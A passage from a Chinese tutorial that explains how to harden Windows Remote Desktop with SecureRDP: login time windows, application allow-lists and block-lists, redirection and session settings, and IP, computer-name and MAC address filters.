


图5

为了防止黑客浑水摸鱼，非法远程登录本机，对登录时间进行限制是很有必要的。在“登录管理”面板（如图5）中勾选“启用登录限制”项，选择对应的星期数，在“起始时间”和“结束时间”栏目中设置时间范围，这样只有的规定的日期和时间内，才可以登录到本机上。例如针对黑客喜欢夜晚行动的特点，可以将夜晚的时间段排除在在外，这样就可以有效防止黑客的入侵。实际上，您可以根据自己实际工作需要，设置自己才知道的登陆时间范围（例如上午“9:00到10:00”），这样在不影响自己正常工作的前提下，可以最大限制降低本机遭入侵的风险。




图6




图7

为了防止使用者在本机上随意运行程序，可以在“应用管理”面板（如图6）中勾选“只允许运行应用程序列表”项，点击“添加”按钮，导入所需的程序。按照同样的方法，可以导入其它允许运行的程序。这样使用者登录本机后，就只能运行您预设好的程序。此外，在“禁止运行应用程序列表”栏中点击“添加”按，导入禁止运行的程序，这样当使用者试图运行这些程序时，会得到无法运行的警告。

为了进一步提高终端服务/远程桌面的安全性，还需要对其本身的安全属性进行合理的配置。在“终端服务设置”面板（如图7）中的“服务器设置”栏中可以修改终端服务/远程桌面的端口、限制每一个用户只能使用一个连接会话、当退出连接后可以自动删除临时文件夹、关闭默认的输入法映射等。在“数据重定向”栏中可以禁用打印机、驱动器、剪切板、COM端口，、LPT端口等设备的重定向操作，避免

使用者非法从本机获取机密信息。在“会话设置”栏中可以设置当连接会话断开1分钟后，可以将其结束，避免孔会话占用系统资源。还可以设置当连接中断时立即结束会话等选项。之后点击确定按钮，完成针对终端服务/远程桌面的属性配置操作。

二、为终端服务设置安全“过滤器”

SecureRDP的特点是可以终端服务/远程桌面添加高级过滤功能，包括IP地址、主机名称、MAC地址、客户端版本、连接时间等过滤项目。这样只有符合条件的客户机才可以使用本机的终端服务/远程桌面，来执行远程控制操作，将无关主机的非法连接拒之门外。这样黑客即使知道了本机的IP和登录密码，也无法侵入本机。在SecureRDP主窗口左侧“Logon Filters”工具列中点击“IP Address”按钮，在窗口右侧勾选“Enable IP Address Filter”项，激活IP地址过滤功能。点击“ADD”按钮，在地址添加窗口（如图8）中的“Mode”列表中如果选择“Logon Disabled”项，表示添加禁止访问本机终端服务/远程桌面的客户机地址列表。如果选择选择“Logon Enabled”项，则情况恰恰相反，可以定制允许访问本机终端服务/远程桌面的地址列表。之后在“From”和“To”栏中输入IP地址范围。如果只是限制单个IP，只需将“To”编辑框置空即可。点击OK按钮，完成地址的添加操作。按照同样的方法，您可以添加任意多个所需的地址序列。点击“Remove”或者“Edit”按钮，可以对选定的地址序列执行删除或者编辑操作。




图8

在“Logon Filters”工具列中点击“Computer Name”按钮，在窗口右侧（如图9）勾选“Enable computer name Filter”项，激活客户机名称过滤功能，之后添加所需的客户机名称即可，注意的是客户端计算机名称过滤支持“*”号 通配符（例如“*hack*”等），这样可以有效提高名称过滤的广度，只有符合该名称的计算机才允许登录，具体的操作与上述完全相同。

在“Logon Filters”工具列中点击“MAC address”按钮，在窗口右侧勾选“Enable MAC address Filter”项，激活客户机MAC地址过滤功能，点击“ADD”按钮，添加所需的MAC地址即可（如图10）。




图9

